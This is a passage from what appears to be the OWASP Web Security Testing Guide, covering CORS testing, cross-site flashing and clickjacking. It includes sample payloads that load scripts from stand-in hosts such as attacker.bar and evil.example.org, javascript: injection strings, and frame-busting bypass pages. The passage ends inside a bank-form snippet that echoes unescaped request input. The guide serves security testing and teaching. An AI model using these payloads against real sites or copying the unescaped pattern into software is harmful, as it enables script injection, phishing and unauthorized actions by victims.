```

Test Objectives

- Identify sinks with weak input validation.
- Assess the impact of the resource manipulation.

How to Test

To manually check for this type of vulnerability, we must identify whether the application employs inputs without correctly validating them. If so, these inputs are under the control of the user and could be used to specify external resources. Since there are many resources that could be included in the application (such as images, video, objects, css, and iframes), the client-side scripts that handle the associated URLs should be investigated for potential issues.

The following table shows possible injection points (sink) that should be checked:

Resource Type	Tag/Method	Sink
Frame	iframe	src
Link	a	href
AJAX Request	`xhr.open(method, [url], true);`	URL
CSS	link	href
Image	img	src
Object	object	data
Script	script	src

The most interesting ones are those that allow to an attacker to include client-side code (for example JavaScript) that could lead to XSS vulnerabilities.

Testing Cross Origin Resource Sharing

ID
WSTG-CLNT-07

Summary

Cross origin resource sharing (CORS) is a mechanism that enables a web browser to perform cross-domain requests using the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be sent within the same origin as it was restricted by the same origin policy.

Cross-origin requests have an origin header that identifies the domain initiating the request and is always sent to the server. CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. HTTP headers are used to accomplish this.

The W3C CORS specification mandates that for non simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods and headers allowed by the server, and if credentials are permitted. Based on the result of the OPTIONS request, the browser decides whether the request is allowed or not.

Origin & Access-Control-Allow-Origin

The origin header is always sent by the browser in a CORS request and indicates the origin of the request. The origin header can not be changed from JavaScript however relying on this header for Access Control checks is not a good idea as it may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect sensitive data.

Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the response. Based on the CORS W3 Specification it is up to the client to determine and enforce the restriction of whether the client has access to the response data based on this header.

From a penetration testing perspective you should look for insecure configurations as for example using a `*` wildcard as value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the server returns back the origin header without any additional checks, what can lead to access of sensitive data. Note that this configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to be accessible by everyone.

Access-Control-Request-Method & Access-Control-Allow-Method

The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response header used by the server to describe the methods the clients are allowed to use.

Access-Control-Request-Headers & Access-Control-Allow-Headers

These two headers are used between the browser and the server to determine which headers can be used to perform a cross-origin request.

Access-Control-Allow-Credentials

This header as part of a preflight request indicates that the final request can include user credentials.

Input Validation

XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for backwards compatibility. This can introduce security vulnerabilities that in XHR L1 were not present. Interesting points of the code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLs are allowed because that could lead to code injection. Likewise, other part of the application that can be exploited is if the response data is not escaped and we can control it by providing user-supplied input.

Other Headers

There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API specification, both are response headers specified in the CORS W3C document.

Test Objectives

- Identify endpoints that implement CORS.
- Ensure that the CORS configuration is secure or harmless.

How to Test

A tool such as ZAP can enable testers to intercept HTTP headers, which can reveal how CORS is used. Testers should pay particular attention to the origin header to learn which domains are allowed. Also, manual inspection of the JavaScript is needed to determine whether the code is vulnerable to code injection due to improper handling of user supplied input. Below are some examples:

Example 1: Insecure Response with Wildcard `*` in Access-Control-Allow-Origin

Request `http://attacker.bar/test.php` (note the 'origin' header):

```
GET /test.php HTTP/1.1
Host: attacker.bar
[...]
Referer: http://example.foo/CORSexample1.html
Origin: http://example.foo
Connection: keep-alive
```

Response (note the 'Access-Control-Allow-Origin' header:)

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 4
Content-Type: application/xml

[Response Body]
```

Example 2: Input Validation Issue: XSS with CORS

This code makes a request to the resource passed after the `#` character in the URL, initially used to get resources in the same server.

Vulnerable code:

```
<script>
    var req = new XMLHttpRequest();

    req.onreadystatechange = function() {
        if(req.readyState==4 && req.status==200) {
            document.getElementById("div1").innerHTML=req.responseText;
        }
```

```
    }

    var resource = location.hash.substring(1);
    req.open("GET",resource,true);
    req.send();
</script>

<body>
    <div id="div1"></div>
</body>
```

For example, a request like this will show the contents of the `profile.php` file:

`http://example.foo/main.php#profile.php`

Request and response generated by `http://example.foo/profile.php`:

```
GET /profile.php HTTP/1.1
Host: example.foo
[...]
Referer: http://example.foo/main.php
Connection: keep-alive

HTTP/1.1 200 OK
[...]
Content-Length: 25
Content-Type: text/html

[Response Body]
```

Now, as there is no URL validation we can inject a remote script, that will be injected and executed in the context of the `example.foo` domain, with a URL like this:

```
http://example.foo/main.php#http://attacker.bar/file.php
```

Request and response generated by `http://attacker.bar/file.php`:

```
GET /file.php HTTP/1.1
Host: attacker.bar
[...]
Referer: http://example.foo/main.php
origin: http://example.foo

HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 92
Content-Type: text/html

Injected Content from attacker.bar <img src="#" onerror="alert('Domain: '+document.domain)">
```

Testing for Cross Site Flashing

ID
WSTG-CLNT-08

Summary

ActionScript, based on ECMAScript, is the language used by Flash applications when dealing with interactive needs. There are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0 being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to support object orientated design.

ActionScript, like every other language, has some implementation patterns which could lead to security issues. In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM-based Cross Site Scripting (DOM XSS) could be present in flawed Flash applications.

Cross-Site Flashing (XSF) is a vulnerability that has a similar impact to XSS.

XSF occurs when the following scenarios are initiated from different domains:

- One movie loads another movie with `loadMovie*` functions (or other hacks) and has access to the same sandbox, or part of it.
- An HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
  - `GetVariable` to access Flash public and static objects from JavaScript as a string.
  - `SetVariable` to set a static or public Flash object to a new string value with JavaScript.
- Unexpected communications between the browser and SWF application, which could result in stealing data from the SWF application.

XSF may be performed by forcing a flawed SWF to load an external evil Flash file. This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake Flash form. XSF could be used in the presence of Flash HTML Injection or external SWF files when `loadMovie*` methods are used.

Open Redirectors

SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can use to redirect the end user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site scripting, the attack involves a user clicking on a malicious link.

In the Flash case, the malicious URL might look like:

```
http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-
website.org/phishEndUsers.html
```

In the above example, an end user might see that the URL begins with their favorite trusted website and click on it. The link would load the trusted SWF which takes the `getURLValue` and provides it to an ActionScript browser navigation call:

```
getURL(_root.getURLValue,"_self");
```

This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully leveraged the trust the user has in trusted.example.org to trick the user into visiting their malicious website. From there, they could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be acting as an open-redirector on the website.

Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they should use relative URLs or verify that the URL begins with a trusted domain and protocol.

Attacks and Flash Player Version

Since May 2007, three new versions of Flash Player were released by Adobe. Every new version restricts some of the attacks previously described.

Player Version	`asfunction`	ExternalInterface	GetURL	HTML Injection
v9.0 r47/48	Yes	Yes	Yes	Yes
v9.0 r115	No	Yes	Yes	Yes
v9.0 r124	No	Yes	Yes	Partially

Test Objectives

- Decompile and analyze the application's code.
- Assess sinks inputs and unsafe method usages.

How to Test

Since the first publication of Testing Flash Applications, new versions of Flash Player were released in order to mitigate some of the attacks which will be described. Nevertheless, some issues still remain exploitable because they are the result of insecure programming practices.

Decompilation

Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analyzed. The most known and free ActionScript 2.0 decompiler is flare.

To decompile a SWF file with flare just type:

```
$ flare hello.swf
```

This results in a new file called hello.flr.

Decompilation helps testers because it allows for white-box testing of the Flash applications. A quick web search can lead you to various disassmeblers and flash security tools.

Undefined Variables FlashVars

FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically passed in from the Object or Embed tag within the HTML. For instance:

```
<object width="550" height="400" classid="clsidd27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,124,0">
    <param name="movie" value="somefilename.swf">
    <param name="FlashVars" value="var1=val1&var2=val2">
    <embed src="somefilename.swf" width="550" height="400" FlashVars="var1=val1&var2=val2">
</embed>
</object>
```

FlashVars can also be initialized from the URL:

`http://www.example.org/somefilename.swf?var1=val1&var2=val2`

In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters;
var var1:String = String(paramObj["var1"]);
var var2:String = String(paramObj["var2"]);
```

In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables that are prepended by `_root`, `_global` or `_level0`. This means that if an attribute like `_root.varname` is undefined throughout the code flow, it could be overwritten by URL parameters:

`http://victim/file.swf?varname=value`

Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack. Let's look at some ActionScript 2.0 code that is vulnerable:

Example:

```
movieClip 328 __Packages.Locale {

#initclip
    if (!_global.Locale) {
    var v1 = function (on_load) {
        var v5 = new XML();
        var v6 = this;
        v5.onLoad = function (success) {
        if (success) {
            trace('Locale loaded xml');
            var v3 = this.xliff.file.body.$trans_unit;
            var v2 = 0;
            while (v2 < v3.length) {
            Locale.strings[v3[v2]._resname] = v3[v2].source.__text;
            ++v2;
            }
            on_load();
        } else {}
        };
        if (_root.language != undefined) {
        Locale.DEFAULT_LANG = _root.language;
        }
        v5.load(Locale.DEFAULT_LANG + '/player_' +
                            Locale.DEFAULT_LANG + '.xml');
    };
```

The above code could be attacked by requesting:

`http://victim/file.swf?language=http://evil.example.org/malicious.xml?`

Unsafe Methods

When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered or validated, it could lead to some vulnerabilities.

Unsafe Methods since version r47 are:

- `loadVariables()`
- `loadMovie()`
- `getURL()`

- `loadMovie()`
- `loadMovieNum()`
- `FScrollPane.loadScrollContent()`
- `LoadVars.load`
- `LoadVars.send`
- `XML.load ( 'url' )`
- `LoadVars.load ( 'url' )`
- `Sound.loadSound( 'url' , isStreaming );`
- `NetStream.play( 'url' );`
- `flash.external.ExternalInterface.call(_root.callback)`
- `htmlText`

Exploitation by Reflected XSS

The swf file should be hosted on the victim's host, and the techniques of reflected XSS must be used. An attacker forces the browser to load a pure swf file directly in the location bar (by redirection or social engineering) or by loading it through an iframe from an evil page:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

In this situation, the browser will self-generate an HTML page as if it were hosted by the victim host.

GetURL (AS2) / NavigateToURL (AS3)

The GetURL function in ActionScript 2.0 and NavigateToURL in ActionScript 3.0 lets the movie load a URI into the browser's window. If an undefined variable is used as the first argument for getURL:

```
getURL(_root.URI,'_targetFrame');
```

Or if a FlashVar is used as the parameter that is passed to a navigateToURL function:

```
var request:URLRequest = new URLRequest(FlashVarSuppliedURL);
navigateToURL(request);
```

Then this will mean it's possible to call JavaScript in the same domain where the movie is hosted by requesting:

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode','_self');
```

The same is possible when only some part of `getURL` is controlled via DOM injection with Flash JavaScript injection:

```
getUrl('javascript:function('+_root.arg+')')
```

Using `asfunction`

You can use the special `asfunction` protocol to cause the link to execute an ActionScript function in a SWF file instead of opening a URL. Until release Flash Player 9 r48 `asfunction` could be used on every method which has a URL as an argument. After that release, `asfunction` was restricted to use within an HTML TextField.

This means that a tester could try to inject:

```
asfunction:getURL,javascript:evilcode
```

in every unsafe method, such as:

```
loadMovie(_root.URL)
```

by requesting:

`http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode`

ExternalInterface

`ExternalInterface.call` is a static method introduced by Adobe to improve player/browser interaction for both ActionScript 2.0 and ActionScript 3.0.

From a security point of view it could be abused when part of its argument could be controlled:

```
flash.external.ExternalInterface.call(_root.callback);
```

the attack pattern for this kind of flaw may be something like the following:

```
eval(evilcode)
```

since the internal JavaScript that is executed by the browser will be something similar to:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML Injection

TextField Objects can render minimal HTML by setting:

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

So if some part of text could be controlled by the tester, an `<a>` tag or an image tag could be injected resulting in modifying the GUI or a XSS attack on the browser.

Some attack examples with `<a>` tag:

- Direct XSS: `<a href='javascript:alert(123)'>`
- Call a function: `<a href='asfunction:function,arg'>`
- Call SWF public functions: `<a href='asfunction:_root.obj.function, arg'>`
- Call native static as function: `<a href='asfunction:System.Security.allowDomain,evilhost'>`

An image tag could be used as well:

```
<img src='http://evil/evil.swf'>
```

In this example, `.swf` is necessary to bypass the Flash Player internal filter:

```
<img src='javascript:evilcode//.swf'>
```

Since the release of Flash Player 9.0.124.0, XSS is no longer exploitable, but GUI modification could still be accomplished.

The following tools may be helpful in working with SWF:

- Adobe SWF Investigator
- OWASP SWFIntruder
- Decompiler – Flare
- Disassembler – Flasm
- Swfmill – Convert Swf to XML and vice versa

Testing for Clickjacking

ID
WSTG-CLNT-09

Summary

Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting with seemingly-harmless web pages. The term clickjacking was coined by Jeremiah Grossman and Robert Hansen in 2008.

A clickjacking attack uses seemingly-harmless features of HTML and JavaScript to force the victim to perform undesired actions, such as clicking an invisible button that performs an unintended operation. This is a client-side security issue that affects a variety of browsers and platforms.

To carry out this attack, an attacker creates a seemingly-harmless web page that loads the target application through the use of an inline frame (concealed with CSS code). Once this is done, an attacker may induce the victim to interact with the web page by other means (through, for example, social engineering). Like other attacks, a common prerequisite is that the victim is authenticated against the attacker's target website.




Figure 4.11.9-1: Clickjacking inline frame illustration

The victim surfs the attacker's web page with the intention of interacting with the visible user interface, but is inadvertently performing actions on the hidden page. Using the hidden page, an attacker can deceive users into performing actions they never intended to perform through the positioning of the hidden elements in the web page.




Figure 4.11.9-2: Masked inline frame illustration

The power of this method is that the actions performed by the victim are originated from the hidden but authentic target web page. Consequently, some of the anti-CSRF protections deployed by the developers to protect the web page from CSRF attacks could be bypassed.

Test Objectives

- Understand security measures in place.
- Assess how strict the security measures are and if they are bypassable.

How to Test

As mentioned above, this type of attack is often designed to allow an attacker to induce users' actions on the target site, even if anti-CSRF tokens are being used. Testing should be conducted to determine if website pages are vulnerable to clickjacking attacks.

Testers may investigate if a target page can be loaded in an inline frame by creating a simple web page that includes a frame containing the target web page. An example of HTML code to create this testing web page is displayed in the following snippet:

```
<html>
    <head>
        <title>Clickjack test page</title>
    </head>
    <body>
        <iframe src="http://www.target.site" width="500" height="500"></iframe>
    </body>
</html>
```

If the `http://www.target.site` page is successfully loaded into the frame, then the site is vulnerable and has no type of protection against clickjacking attacks.

Bypass Clickjacking Protection

If the `http://www.target.site` page does not appear in the inline frame, the site probably has some form of protection against clickjacking. It's important to note that this isn't a guarantee that the page is totally immune to clickjacking.

Methods to protect a web page from clickjacking can be divided into a few main mechanisms. It is possible to bypass these methods in some circumstances by employing specific workarounds. For further OWASP resources on clickjacking defense, see the OWASP Clickjacking Defense Cheat Sheet.

Client-side Protection: Frame Busting

The most common client-side method, that has been developed to protect a web page from clickjacking, is called Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to prevent a site from functioning when it is loaded inside a frame.

The structure of frame busting code typically consists of a "conditional statement" and a "counter-action" statement. For this type of protection, there are some work arounds that fall under the name of "Bust frame busting". Some of this techniques are browser-specific while others work across browsers.

Mobile Website Version

Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex than the main application. Mobile variants have often less protection since there is the wrong assumption that an attacker could not attack an application by the smart phone. This is fundamentally wrong, because an attacker can fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame busting when there are unprotected alternatives, which allow the use of same attack vectors.

Double Framing

Some frame busting techniques try to break frame by assigning a value to the `parent.location` attribute in the "counter-action" statement.

Such actions are, for example:

- `self.parent.location` = `document.location`
- `parent.location.href` = `self.location`
- `parent.location` = `self.location`

This method works well until the target page is framed by a single page. However, if the attacker encloses the target web page in one frame which is nested in another one (a double frame), then trying to access to `parent.location` becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security violation disables the counter-action navigation.

Target site frame busting code (`example.org`):

```
if(top.location!=self.locaton) {
    parent.location = self.location;
}
```

Attacker's top frame (`fictitious2.html`):

```
<iframe src="fictitious.html">
```

Attacker's fictitious sub-frame (`fictitious.html`):

```
<iframe src="http://example.org">
```

Disabling JavaScript

Since these type of client-side protections relies on JavaScript frame busting code, if the victim has JavaScript disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection mechanism against clickjacking.

There are three deactivation techniques that can be used with frames:

- Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the “security” attribute that, if it is set to the value “restricted”, ensures that JavaScript code, ActiveX controls, and re-directs to other sites do not work in the frame.

Example:

```
<iframe src="http://example.org" security="restricted"></iframe>
```

- Sandbox attribute: with HTML5 there is a new attribute called “sandbox”. It enables a set of restrictions on content loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari.

Example:

```
<iframe src="http://example.org" sandbox></iframe>
```

- Design mode: Paul Stone showed a security issue concerning the “designMode” that can be turned on in the framing page (via document.designMode), disabling JavaScript in top and sub-frame. The design mode is currently implemented in Firefox and IE8.

OnBeforeUnload Event

The `onBeforeUnload` event could be used to evade frame busting code. This event is called when the frame busting code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is displayed to the user is likely to cancel the navigation, defeating target’s frame busting attempt.

The attacker can use this attack by registering an unload event on the top page using the following example code:

```
<h1>www.fictitious.site</h1>
<script>
    window.onbeforeunload = function()
    {
        return " Do you want to leave fictitious.site?";
    }
</script>
<iframe src="http://example.org">
```

The previous technique requires the user interaction but, the same result, can be achieved without prompting the user. To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds with a “HTTP/1.1 204 No Content” header.

Since with this response the browser will do nothing, the resulting of this operation is the flushing of the request pipeline, rendering the original frame busting attempt futile.

Following an example code:

204 page:

```
<?php
    header("HTTP/1.1 204 No Content");
?>
```

Attacker's page:

```
<script>
    var prevent_bust = 0;
    window.onbeforeunload = function() {
        prevent_bust++;
    };
    setInterval(
        function() {
            if (prevent_bust > 0) {
                prevent_bust -= 2;
                window.top.location = "http://attacker.site/204.php";
            }
        }, 1);
</script>
<iframe src="http://example.org">
```

XSS Filter

Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by faking it as malicious code.

- **IE8 XSS filter**: this filter has visibility into all parameters of each request and response flowing through the web browser and it compares them to a set of regular expressions in order to look for reflected XSS attempts. When the filter identifies a possible XSS attacks; it disables all inline scripts within the page, including frame busting scripts (the same thing could be done with external scripts). For this reason an attacker could induce a false positive by inserting the beginning of the frame busting script into a request's parameters.

Example: Target web page frame busting code:

```
<script>
    if ( top != self )
    {
        top.location=self.location;
    }
</script>
```

Attacker code:

```
<iframe src="http://example.org/?param=<script>if">
```

- **Chrome 4.0 XSSAuditor filter**: It has a little different behaviour compared to IE8 XSS filter, in fact with this filter an attacker could deactivate a "script" by passing its code in a request parameter. This enables the framing page to specifically target a single snippet containing the frame busting code, leaving all the other codes intact.

Example: Target web page frame busting code:

```
<script>
    if ( top != self )
    {
        top.location=self.location;
    }
</script>
```

Attacker code:

```
<iframe src="http://example.org/?param=if(top+!%3D+self)+%7B+top.location%3Dself.location%3B+%7D">
```

Redefining Location

For several browser the “document.location” variable is an immutable attribute. However, for some version of Internet Explorer and Safari, it is possible to redefine this attribute. This fact can be exploited to evade frame busting code.

- **Redefining location in IE7 and IE8**: it is possible to redefine “location” as it is illustrated in the following example. By defining “location” as a variable, any code that tries to read or to navigate by assigning “top.location” will fail due to a security violation and so the frame busting code is suspended.

Example:

```
<script>
    var location = "xyz";
</script>
<iframe src="http://example.org"></iframe>
```

- **Redefining location in Safari 4.0.4**: To bust frame busting code with “top.location” it is possible to bind “location” to a function via defineSetter (through window), so that an attempt to read or navigate to the “top.location” will fail.

Example:

```
<script>
    window.defineSetter("location" , function(){});
</script>
<iframe src="http://example.org"></iframe>
```

Server-side Protection: X-Frame-Options

An alternative approach to client-side frame busting code was implemented by Microsoft and it consists of an header based defense. This new “X-FRAME-OPTIONS” header is sent from the server on HTTP responses and is used to mark web pages that shouldn’t be framed. This header can take the values DENY, SAMEORIGIN, ALLOW-FROM origin, or non-standard ALLOWALL. Recommended value is DENY.

The “X-FRAME-OPTIONS” is a very good solution, and was adopted by major browser, but also for this technique there are some limitations that could lead in any case to exploit the clickjacking vulnerability.

Browser Compatibility

Since the “X-FRAME-OPTIONS” was introduced in 2009, this header is not compatible with old browser. So every user that doesn’t have an updated browser could be victim of clickjacking attack.

Browser	Lowest version
Internet Explorer	8.0

Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Proxies

Web proxies are known for adding and stripping headers. In the case in which a web proxy strips the “X-FRAME-OPTIONS” header then the site loses its framing protection.

Mobile Website Version

Also in this case, since the `X-FRAME-OPTIONS` has to be implemented in every page of the website, the developers may have not protected the mobile version of the website.

Create a Proof of Concept

Once we have discovered that the site we are testing is vulnerable to clickjacking attack, we can proceed with the development of a `proof of concept` (PoC) to demonstrate the vulnerability. It is important to note that, as mentioned previously, these attacks can be used in conjunction with other forms of attacks (for example CSRF attacks) and could lead to overcome anti-CSRF tokens. In this regard we can imagine that, for example, the `example.org` website allows to authenticated and authorized users to make a transfer of money to another account.

Suppose that to execute the transfer the developers have planned three steps. In the first step the user fill a form with the destination account and the amount. In the second step, whenever the user submits the form, is presented a summary page asking the user confirmation (like the one presented in the following picture).




Figure 4.11.9-3: Clickjacking Example Step 2

Following a snippet of the code for the step 2:

```
//generate random anti CSRF token
$csrfToken = md5(uniqid(rand(), TRUE));

//set the token as in the session data
$_SESSION['antiCsrf'] = $csrfToken;

//Transfer form with the hidden field
$form = '
<form name="transferForm" action="confirm.php" method="POST">
        <div class="box">
        <h1>BANK XYZ - Confirm Transfer</h1>
        <p>
        Do You want to confirm a transfer of <b>'. $_REQUEST['amount'] .' &euro;</b> to account:
<b>'. $_REQUEST['account'] .'</b> ?
        </p>
        <label>
            <input type="hidden" name="amount" value="' . $_REQUEST['amount'] . '" />
            <input type="hidden" name="account" value="' . $_REQUEST['account'] . '" />
            <input type="hidden" name="antiCsrf" value="' . $csrfToken . '" />
